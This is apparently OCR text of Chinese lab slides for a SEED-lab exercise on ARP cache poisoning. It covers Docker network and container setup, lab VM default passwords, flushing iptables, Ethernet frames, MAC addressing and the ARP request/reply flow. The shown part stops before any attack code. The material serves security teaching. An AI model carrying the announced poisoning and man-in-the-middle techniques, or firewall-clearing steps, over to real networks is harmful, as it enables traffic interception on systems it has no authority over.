实验8 ARP缓存中毒

王美珍
QQ：64205973

主要内容

- MAC和ARP协议
- ARP缓存中毒攻击
- 利用ARP缓存中毒实施中间人攻击

实验环境

- Ubuntu Seed虚拟机下载地址：
  - QQ群空间
- 虚拟机软件：vmware (15.5.0及兼容版本) + vmware tools
- ubuntu系统的用户密码


  普通用户： seed 密码:dees

  超级用户：root 密码：seedubuntu
- 实验采用一个虚拟机，多个容器来完成

docker容器的使用

- 容器查看
  - docker ps –a，可以看到已有一个server
- 容器创建
  - docker run -it --name=user --hostname=user --privileged “seedubuntu” /bin/bash
- 容器启用/停止
  - docker start/stop 容器名
- 进入容器的命令行
  - docker exec –it 容器名 /bin/bash
- 删除容器(实验未完成前不要删除）
  - docker rm 容器名

2.1 网络环境搭建



问题：HostA跟Server2的通信，HostM是否能监听到报文？

2.1 网络环境搭建

- 在 VM 上创建 docker 网络 extranet

$ sudo docker network create --subnet=10.0.2.0/24 --gateway=10.0.2.8 --opt "com.docker.network.bridge.name"="docker1" extranet

- 在 VM 上创建 docker 网络 intranet

$ sudo docker network create --subnet=192.168.60.0/24 --gateway=192.168.60.1 --opt "com.docker.network.bridge.name"="docker2" intranet

- 在 VM 上新开一个终端，创建并运行容器 Server2

$sudo docker run -it --name=Server2 --hostname=Server2 --net=extranet --ip=10.0.2.7 --privileged "seedubuntu" /bin/bash

- 在 VM 上新开一个终端，创建并运行容器 HostA

$sudo docker run -it --name=HostA --hostname=HostA --net=intranet -- ip=192.168.60.2 --privileged "seedubuntu" /bin/bash

- 在 VM 上新开一个终端，创建并运行容器 HostM

$sudo docker run -it --name=HostM --hostname=HostM --net=intranet --ip=192.168.60.3 --privileged "seedubuntu" /bin/bash

环境其它配置

- 容器中**tcpdump**执行错误的解决


```
root@HostM:/# tcpdump -i eth0 icmp
ERROR: ld.so: object '/home/seed/lib/boost/libboost_program_options.so.1.64.0' f
rom LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '/home/seed/lib/boost/libboost_filesystem.so.1.64.0' from L
D_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '/home/seed/lib/boost/libboost_system.so.1.64.0' from LD_PR
ELOAD cannot be preloaded (cannot open shared object file): ignored.
tcpdump: error while loading shared libraries: libcrypto.so.1.0.0: cannot open s
hared object file: Permission denied
root@HostM:/# mv /usr/sbin/tcpdump /usr/bin/
root@HostM:/# ln -s /usr/bin/tcpdump /usr/sbin/tcpdump
root@HostM:/#
```

- 虚拟机清空防火墙配置
  - **iptables –F**
  - **iptables –L** 查看防火墙配置，应该均为**ACCEPT**


报文传输过程

- Hop-by-hop传输（逐跳传输）

主机 H_1 向 H_2 发送数据




以太帧格式




以太帧举例

- 以太帧包含**IP**报文



- 以太帧包含**ARP**



MAC地址

- **MAC地址（LAN地址，物理地址）**
  - 作用
    - 在数据链路层标识每块网络适配器，使得能够在广播信道上寻址目标节点
  - 组成
    - 48bit（6个字节）
    - 前24bit由IEEE分配管理——OUI号
    - 后24bit由厂商自行分配
    - IEEE管理MAC地址空间（象征性收费）

  特别注意：MAC地址烧入网络适配器的ROM中，不可更改（软件可临时改）

链路层寻址和ARP

- 与IP地址的比较
  - MAC地址是平面地址，类似于身份证号

  IP地址是层次地址，类似于邮政通信地址
  - MAC地址在不同的网络间迁移时，不会改变

  IP地址在不同的网络间迁移时，需要改变以适应新的网络配置
  - 特别注意：无线网络中进行漫游时，如果在不同的网络间切换时，改变网络设置，会导致连接中断，为维持连接正常工作，参见教材第7章无线移动管理

MAC地址


```
seed@VM:$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:77:2e:c3
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::b3ef:2396:2df0:30e0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:43628 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1713262 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6975999 (6.9 MB)  TX bytes:260652814 (260.6 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:11642 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11642 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:1428398 (1.4 MB)  TX bytes:1428398 (1.4 MB)
```

链路层寻址和ARP


- 地址解析协议（ARP）
  - 目标
    - 根据目标的IP地址获取其MAC地址
  - ARP高速缓存（ARP表）
    - 每一个IP节点（主机、路由器）都有ARP表
    - 局域网节点的IP/MAC地址映射<IP;MAC;TTL>
      - TTL(Time To Live)：超过TTL的地址映射会被删除（一般为20分钟）

链路层寻址和ARP

- ARP协议：同一局域网内工作流程



ARP: IP地址到MAC地址的转换



ARP请求

- 建立ARP请求包

MAC报头		IP报头		ARP请求报文
目标	源	目标	源	你的MAC地址是什么？
FF-FF-FF-FF-FF-FF	00-00-C0-15-AD-18	209.0.0.6	209.0.0.5	

- 广播发送该ARP请求包

ARP应答


- 目的209.0.0.6接收到该ARP请求包，建立包含自己MAC地址的ARP应答包（请注意，应答包和请求包的源、目标是不一致的）

MAC头		IP头		ARP应答报文 我的MAC地址是……
目标	源	目标	源	
00-00-C0-15-AD-18	08-00-02-89-90-80	209.0.0.5	209.0.0.6	

- 直接向源209.0.0.5发送该ARP应答包


ARP报文格式

ARP的报文格式



ARP抓包

